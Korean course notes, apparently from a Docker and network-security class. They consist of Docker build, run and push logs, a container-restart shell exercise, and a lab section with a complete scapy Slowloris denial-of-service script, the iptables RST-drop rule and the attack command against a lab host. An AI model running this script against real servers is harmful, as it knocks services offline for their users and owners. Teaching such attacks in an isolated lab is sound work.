Successfully tagged example/echo:latest

root@server:~/docker# docker image ls

REPOSITORY TAG IMAGE ID CREATED SIZE

example/echo latest 6775e8903765 4 minutes ago 750MB

golang 1.9 ef89ef5c42a9 10 months ago 750MB

root@server:~/docker# docker image build -t example/echo:latest .

Sending build context to Docker daemon 3.072kB

Step 1/4 : FROM golang:1.9

---> ef89ef5c42a9

Step 2/4 : RUN mkdir /echo

---> Using cache

---> 024d93e00764

Step 3/4 : COPY main.go /echo

---> 76b9aa0125fe

Removing intermediate container 1a437913aa6f

Step 4/4 : CMD go run /echo/main.go

---> Running in 891755cd6071

---> 8da1dcd16f94

Removing intermediate container 891755cd6071

Successfully built 8da1dcd16f94

Successfully tagged example/echo:latest

root@server:~/docker# docker image ls

REPOSITORY TAG IMAGE ID CREATED SIZE

example/echo latest 8da1dcd16f94 52 seconds ago 750MB

<none> <none> 6775e8903765 9 minutes ago 750MB

golang 1.9 ef89ef5c42a9 10 months ago 750MB

root@server:~/docker#

root@server:~/docker# docker container run -p 9000:8080 -d example/echo:latest

nginx 를 베이스 이미지로 하는 웹 서버를 컨테이너로 실행합니다.

index.html 파일에 자신의 이름을 입력한 후 , … 옆 사람이 해당 페이지를 브라우저를 통해서 확인할 수 있도록 하세요.

## 특정 이름의 컨테이너를 조회

# docker container ls -a --filter="name=ooo"

## 특정 이름의 컨테이너를 삭제

# docker container rm -f $(docker container ls -aq --filter="name=ooo")

## 특정 이름의 컨테이너를 삭제하고 해당 이름의 컨테이너를 실행

# docker container rm -f $(docker container ls -aq --filter="name=ooo") ; docker container run --name ooo IMAGE\_NAME

## 실행 또는 중지 상태의 컨테이너를 모두 강제로 삭제

root@server:~/docker# docker container rm -f $(docker container ls -aq)

29cd243bb33c

66b6112733b4

e10ea0c688f3

32683e31e079

29d29572f740

f9bb7667c03d

72b9949c3057

1cd8f43f4128

ccc776c9e24d

## 모든 이미지를 삭제

root@server:~/docker# docker image rm $(docker image ls -aq)

Untagged: echo:latest

Deleted: sha256:8a71248c27719d450f3931e9524ae920c6f9fca840fbdbb536fdedbe6202fe1c

Deleted: sha256:e74b9cbe029e9ef4b937056854d8682e622687989f51e3c9ed0f5bb8bc06a3a5

Deleted: sha256:62f3625e07d45e3b022703d5922774bb40276bec6ab77ad0d80bd11dddaf6a84

Deleted: sha256:b9fd23c7d96cc642ba6fd28cd1d8f2f194cf8954aa813d1c743c75b347beca24

Deleted: sha256:ebd9e9cc06fb0276cd66f50d8930430f2f790e400b4dd32cd8a0d6ee3cbc6fc9

Untagged: mongo:latest

Untagged: mongo@sha256:93bd5412f16f3b9f7e12eb94813087f195dad950807a8ca74aa2db080c203990

Deleted: sha256:0fb47b43df1987480928787d3907f3be50941506ede82298b920df07011b8d94

Deleted: sha256:603c757ca3827d6ceadbfefe473120a59c4c4cf81face24ae34603ddb196ef8c

Deleted: sha256:7c395d60580ec95a137880c06b1f2d74ea4f36f50ddd91e718223a27ffae1b00

Deleted: sha256:2b27eee3d8672a13f05ffe250c8de1643fa31f3e26f3c5f5b4bf96f2dcfd0ca2

Deleted: sha256:fb782f3494942d520e82f4889b30ca1a722fb546a4d7a74adbae967d35ea2dd4

Deleted: sha256:aeeb13954eec529e09c0fa877bb30bf3975599594c87ce465c72c0b76cbf90a9

Deleted: sha256:3fd8c9f3d1c8b52d3fc47c4710556633056b7b306b0abdb5c14501e2644e3790

Deleted: sha256:e7bcc2a3fe764a425c8485756e7752a89e029fbf60db34bb9706e9abd31c2638

Deleted: sha256:3ee85fbb05b9c35a5963dfccd752520d7735d08467322f97b91266d124bcbc2e

Deleted: sha256:fd85a4e7f6b58ba7acc3dccce68d1acd2992830bdcf176b06c0813a9349fd85e

Deleted: sha256:5bcad8f8b858991e09c1ea59d2b1d8a1fcb424445493825972918b48c5170289

Deleted: sha256:9adaba72eca85f66961ee4fb5c0b646b078377439690fa94827bf35a5f0cfd5e

Deleted: sha256:ccab9ec9909359830f26cd442a80b08ab27a8fd34881495da7a17ac224ceebf1

Deleted: sha256:739482a9723dbee6dbdad6b669090e96d5f57e2aa27c131015cce8969d0d4efa

Untagged: ubuntu:latest

Untagged: ubuntu@sha256:f08638ec7ddc90065187e7eabdfac3c96e5ff0f6b2f1762cf31a4f49b53000a5

Deleted: sha256:7698f282e5242af2b9d2291458d4e425c75b25b0008c1e058d66b717b4c06fa9

Deleted: sha256:027b23fdf3957673017df55aa29d754121aee8a7ed5cc2898856f898e9220d2c

Deleted: sha256:0dfbdc7dee936a74958b05bc62776d5310abb129cfde4302b7bcdf0392561496

Deleted: sha256:02571d034293cb241c078d7ecbf7a84b83a5df2508f11a91de26ec38eb6122f1

Untagged: nginx:latest

Untagged: nginx@sha256:23b4dcdf0d34d4a129755fc6f52e1c6e23bb34ea011b315d87e193033bcd1b68

Deleted: sha256:53f3fd8007f76bd23bf663ad5f5009c8941f63828ae458cef584b5f85dc0a7bf

Deleted: sha256:50183b8336fcc9552a55c86895cdfdfb6f1bb349a951da638f22f645ce235926

Deleted: sha256:093a0ead7cedbef266292a1b08e478489ed6584170f0d82127c5ac9a10fd8303

Deleted: sha256:6270adb5794c6987109e54af00ab456977c5d5cc6f1bc52c1ce58d32ec0f15f4

Untagged: golang:1.9

Untagged: golang@sha256:8b5968585131604a92af02f5690713efadf029cc8dad53f79280b87a80eb1354

Deleted: sha256:ef89ef5c42a90ec98bda7bbef0495c1ca6f43a31d059148c368b71858de463d2

Deleted: sha256:17390723275513e7505aae3369480402f214a8114cac79966639cbc7ed14f7e6

Deleted: sha256:d676491c2e24f03e941c718c3eca48ef400a6e801b20ee6519d5e064b2afcfa6

Deleted: sha256:14027861f16bb2c874c1212e8969e90e70e32b8d31e59db69048308596f841d1

Deleted: sha256:549d1efa00654bcaa5e91e449192ad71557b694bf8a810c4b8d9df0246a00164

Deleted: sha256:2d9c829ae3f7ff3e148e5c7c3a1cf378b0f90b79035e2fe9a8d78c63ccde4c89

Deleted: sha256:b1ae7168c6f3e061aa3943740ec3ceaf8e582dc65feab31d2b56d464a5062d59

Deleted: sha256:4a495dbc04bd205c728297a08cf203988e91caeafe4b21fcad94c893a53d96dc

Deleted: sha256:3b10514a95bec77489a57d6e2fbfddb7ddfdb643907470ce5de0f1b05c603706

Error response from daemon: conflict: unable to delete e74b9cbe029e (cannot be forced) - image has dependent child images

Error response from daemon: No such image: b9fd23c7d96c:latest

root@server:~/docker#

## 현재 작업 위치와 Dockerfile 내용 확인

root@server:~/docker# pwd

/root/docker

root@server:~/docker# cat Dockerfile

FROM golang:1.9

RUN mkdir /echo

COPY main.go /echo

CMD [ "go", "run", "/echo/main.go" ]

## echo라는 이름의 도커 이미지 생성

root@server:~/docker# docker build -t echo .

Sending build context to Docker daemon 6.144kB

Step 1/4 : FROM golang:1.9

1.9: Pulling from library/golang

55cbf04beb70: Pull complete

1607093a898c: Pull complete

9a8ea045c926: Pull complete

d4eee24d4dac: Pull complete

9c35c9787a2f: Pull complete

8b376bbb244f: Pull complete

0d4eafcc732a: Pull complete

186b06a99029: Pull complete

Digest: sha256:8b5968585131604a92af02f5690713efadf029cc8dad53f79280b87a80eb1354

Status: Downloaded newer image for golang:1.9

---> ef89ef5c42a9

Step 2/4 : RUN mkdir /echo

---> Running in 58abad46c173

---> b366997113c5

Removing intermediate container 58abad46c173

Step 3/4 : COPY main.go /echo

---> a7707dc915ce

Removing intermediate container 9ce9c9e05285

Step 4/4 : CMD go run /echo/main.go

---> Running in d321b29ef114

---> bbdd71d4e499

Removing intermediate container d321b29ef114

Successfully built bbdd71d4e499

Successfully tagged echo:latest

## 호스트의 9090 포트를 컨테이너의 8080 포트로 맵핑해서 컨테이너를 실행

root@server:~/docker# docker container run -p 9090:8080 -d echo

4daae1153e8f1959a6db7b6b94b4ba65f60d002c55d2514852060348b1949155

## 컨테이너 상태를 확인 (실행 여부)

root@server:~/docker# docker container ps

CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES

4daae1153e8f echo "go run /echo/main.go" 13 seconds ago Up 12 seconds 0.0.0.0:9090->8080/tcp amazing\_snyder

## 컨테이너에 서비스를 요청

root@server:~/docker# curl http://localhost:9090

Hello Docker ^^ !!!

## 컨테이너에 파일을 가져와서 수정 후 재실행

컨테이너의 /echo/main.go 파일을 호스트의 ./main2.go 파일로 복사

root@server:~/docker# docker container cp 4da:/echo/main.go ./main2.go

root@server:~/docker# ls main2.go

main2.go

## 호스트에서 ./main2.go 파일의 내용을 수정

root@server:~/docker# gedit main2.go

호스트의 ./main2.go 파일을 컨테이너의 /echo/main.go 파일로 복사

root@server:~/docker# docker container cp ./main2.go 4da:/echo/main.go

## 컨테이너가 재실행되지 않았으므로 변경된 내용이 반영되지 않았음

root@server:~/docker# curl http://localhost:9090

Hello Docker ^^ !!!root@server:~/docker#

## 컨테이너의 실행을 중지하고 재실행

root@server:~/docker# docker container stop 4da

4da

root@server:~/docker# docker container start 4da

4da

## 수정한 내용이 반영된 것을 확인

root@server:~/docker# curl http://localhost:9090

안녕 도커 !!!root@server:~/docker#

## 컨테이너의 사용 현황을 조회

root@server:~/docker/echo# docker stats

CONTAINER CPU % MEM USAGE / LIMIT MEM % NET I/O BLOCK I/O PIDS

ef856229c5c9 0.00% 19.25MiB / 975.1MiB 1.97% 9.74kB / 4.1kB 10.6MB / 8.19kB 9

18a1c3237cfe 0.00% 9.207MiB / 975.1MiB 0.94% 4.61kB / 0B 0B / 8.19kB 10

68baf1297b3f 0.00% 9.188MiB / 975.1MiB 0.94% 4.82kB / 0B 0B / 8.19kB 10

^C

root@server:~/docker/echo# docker container ls

CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES

ef856229c5c9 echo "go run /echo/main.go" 15 minutes ago Up 14 minutes 0.0.0.0:9090->8080/tcp elastic\_murdock

18a1c3237cfe echo "go run /echo/main.go" 16 minutes ago Up 16 minutes unruffled\_spence

68baf1297b3f echo "go run /echo/main.go" 22 minutes ago Up 22 minutes admiring\_feynman

## 커테이너의 현재 상태 그대로 이미지를 생성

root@server:~/docker/echo# docker commit ef85 myanjini/k\_echo

sha256:e8d7627b322aa01258dd3f76ca91764a457da52872248902dbf103f0e1c50d55

## 생성된 이미지를 확인

root@server:~/docker/echo# docker image ls

REPOSITORY TAG IMAGE ID CREATED SIZE

myanjini/k\_echo latest e8d7627b322a 15 seconds ago 758MB

echo latest bbdd71d4e499 About an hour ago 750MB

golang 1.9 ef89ef5c42a9 10 months ago 750MB

## 도커 허브에 새롭게 생성한 이미지를 push

root@server:~/docker/echo# docker login

Login with your Docker ID to push and pull images from Docker Hub. If you don't have a Docker ID, head over to https://hub.docker.com to create one.

Username (myanjini):

Password:

Login Succeeded

root@server:~/docker/echo# docker push myanjini/k\_echo

The push refers to a repository [docker.io/myanjini/k\_echo]

6ebb376134e0: Pushed

3e90fac3c963: Pushed

c0edeefeb992: Pushed

186d94bd2c62: Mounted from myanjini/echo

24a9d20e5bee: Mounted from myanjini/echo

e7dc337030ba: Mounted from myanjini/echo

920961b94eb3: Mounted from myanjini/echo

fa0c3f992cbd: Mounted from myanjini/echo

ce6466f43b11: Mounted from myanjini/echo

719d45669b35: Mounted from myanjini/echo

3b10514a95be: Mounted from myanjini/echo

latest: digest: sha256:3141d0ad68401de0dffd336089f6d0ff738e26548079871b1f5f0777d60913e4 size: 2628

root@server:~/docker/echo#

문제

1. runc.sh 스크립트를 작성
2. 파라미터로 컨테이너 이름을 받습니다.
3. 동일한 이름의 컨테이너가 존재하면 해당 컨테이너를 삭제 후 컨테이너를 생성(실행)한다.
4. 생성 스크립트는 다음과 같다.

docker container run --name 컨테이너이름 -itd -p 8888:8080 echo

1. runc.sh hello 명령을 입력하면 hello라는 이름의 컨테이너가 실행된다.

# 명령어 형식을 체크 (파라미터 존재 여부를 확인)

# 동일 이름의 컨테이너를 조회

# 동일 이름의 컨테이너가 존재하는 경우 해당 컨테이너를 삭제하고 메시지를 출력

# 컨테이너를 실행

# 쉘 종료

test.sh

|  |
| --- |
| #!/bin/bash  echo $# ⇐ 파라미터의 개수를 반환  echo $\* ⇐ 파라미터를 반환 |

root@server:~/docker/echo# ./test.sh

0

root@server:~/docker/echo# ./test.sh aaa

1

aaa

root@server:~/docker/echo# ./test.sh aaa bbb

2

aaa bbb

|  |
| --- |
| #!/bin/bash  docker container rm -f $(docker container ls --filter="name=$1" -q)  docker container run -itd -p 8888:8080 --name $1 echo  exit 0 |

|  |
| --- |
| #!/bin/bash  function msg () {  printf "%s" $1  for i in {1..5}  do  printf "%s" "."  sleep 1  done  }  # 명령어 형식을 체크 (파라미터 존재 여부를 확인)  if [ $# == 0 ]  then  echo 명령어 사용법이 잘못되었습니다.  echo [사용법] ./run.sh container\_name  exit 1  fi  # 컨테이너 실행 전 컨테이너 리스트를 출력  echo "----------------------------"  echo "실행전 docker container ps -a "  echo "----------------------------"  msg "실행전 컨테이너 목록을 조회합니다."  docker container ps -a  # 동일 이름의 컨테이너를 조회  cid=$(docker container ps --filter="name=^/$1$" -q)  # 동일 이름의 컨테이너가 존재하는 경우 해당 컨테이너를 삭제하고 메시지를 출력  if [ "$cid" != "" ]  then  docker container rm -f $cid  echo $1 이름의 컨테이너\($cid\)를 삭제했습니다.  fi  # 컨테이너를 실행  docker container run --name $1 -itd -p 8888:8080 echo  # 컨테이너 실행후 컨테이너 리스트를 출력  echo "----------------------------"  echo "실행후 docker container ps -a "  echo "----------------------------"  msg "실행후 컨테이너 목록을 조회합니다."  docker container ps -a  # 쉘 종료  exit 0 |

YAML : "YAML은 마크업 언어가 아니다 (YAML Ain't Markup Language)”

## 설치

<https://docs.docker.com/compose/install/>

# curl -L "https://github.com/docker/compose/releases/download/1.24.0/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose

# chmod +x /usr/local/bin/docker-compose

# docker-compose --version

docker-compose version 1.24.0, build 0aa59064 ⇐ 버전이 다른 경우 실습이 안 될 수 있

root@server:~/docker/echo#

계층 주요정보 데이터 전송 단위 주요 프로토콜

======================= ========= ================= ===========


응용 = 프로세스 : 메시지 약 65000개

전송 + 포트번호 데이터그램/세그먼트 UDP, TCP


네트워크 = 인터넷 + IP주소 패킷 IP, ICMP, ...

데이터링크 --+ + MAC주소 프레임 Ethernet, PPP, …


물리 -----------+ = 네트워크 인터페이스/접근



TCP 헤더



IP 헤더



티얼드롭(tear drop) 공격

IP 헤더의 프래그먼트 오프셋을 조작하여 수신측에서 분할된 패킷을 재조립할 수 없도록 하는 공격 기법

## 참고자료

<http://www.pyrasis.com/docker.html>

<https://docs.docker.com/engine/reference/commandline/cli/>

<https://www.slideshare.net/pyrasis/docker-fordummies-44424016>

<https://myanjini.tistory.com/category/%EB%8F%84%EC%BB%A4>

# Port Scanning ⇒ <https://myanjini.tistory.com/75>

@Kali#1에 apache2, vsftp 서비스를 실행

# service apache2 start

# service vsftpd start

@Kali#2에서 Kali#1으로 웹 서비스 요청과 FTP 서비스 요청을 할 수 있음

## ARP Spoofing ⇒ <https://myanjini.tistory.com/76>

## MTM(Man in The Middle) attack ⇒ <https://myanjini.tistory.com/77>

## scapy 사용법 ⇒ <https://myanjini.tistory.com/78>

## scapy를 이용한 3 way handshaking ⇒ <https://myanjini.tistory.com/79>

## TCP SYN Flooding ⇒ <https://myanjini.tistory.com/80>

Slowloris Attack

* HTTP 요청 헤더와 본문이 개행문자로 구분되는 특징을 이용한 공격 = 요청 헤더의 끝이 개행문자로 끝나는 것을 활용한 공격
* 요청 헤더의 끝을 나타내는 개행문자를 서버로 전달하지 않고, 헤더를 계속해서 전달해, 연결을 유지시키는 공격 기법

root@kali:~# gedit slowloris.py

|  |
| --- |
| #! /usr/bin/env python  import sys  import time  from scapy.all import \*  def slowloris (target, num) :  print "start connect > {}".format(target)  syn = []  for i in range(num) :  syn.append(IP(dst=target)/TCP(sport=RandNum(1024,65535),dport=80,flags='S'))  syn\_ack = sr(syn, verbose=0)[0]  ack = []  for sa in syn\_ack :  payload = "GET /{} HTTP/1.1\r\n".format(str(RandNum(1,num))) +\  "Host: {}\r\n".format(target) +\  "User-Agent: Mozilla/4.0\r\n" +\  "Content-Length: 42\r\n"  ack.append(IP(dst=target)/TCP(sport=sa[1].dport,dport=80,flags="A",seq=sa[1].ack,ack=sa[1].seq+1)/payload)    answer = sr(ack, verbose=0)[0]  print "{} connection success!\t Fail: {}".format(len(answer), num-len(answer))  print "Sending data \"X-a: b\\r\\n\".."  count = 1  while True :  print "{} time sending".format(count)  ack = []  for ans in answer :  ack.append(IP(dst=target)/TCP(sport=ans[1].dport,dport=80,flags="PA",seq=ans[1].ack,ack=ans[1].seq)/"X-a: b\r\n")  answer = sr(ack, inter=0.5, verbose=0)[0]  time.sleep(10)  count += 1  if \_\_name\_\_ == "\_\_main\_\_" :  if len(sys.argv) < 3 :  print "Usage: {} <target> <number of connection>".format(sys.argv[0])  sys.exit(1)  slowloris(sys.argv[1], int(sys.argv[2])) |

Kali#2에서 해당 파일에 실행 속성을 부여

# chmod 755 slowloris.py

Kali#1에서 아파치 서버 실행하고 IP를 확인

# service apache2 restart

# ifconfig

Kali#2에서 외부로 RST 패킷이 나가지 않도록 방화벽에 룰을 등록

# iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP


|  |
| --- |
| root@kali:~# iptables -L  Chain INPUT (policy ACCEPT)  target prot opt source destination  Chain FORWARD (policy ACCEPT)  target prot opt source destination  Chain OUTPUT (policy ACCEPT)  target prot opt source destination  DROP tcp -- anywhere anywhere tcp flags:RST/RST |

Kali#2에서 공격 명령 실행


# ./slowloris.py 192.168.111.130 50



Kali#1에서 브라우저를 통해서 연결을 확인

http://localhost/server-status

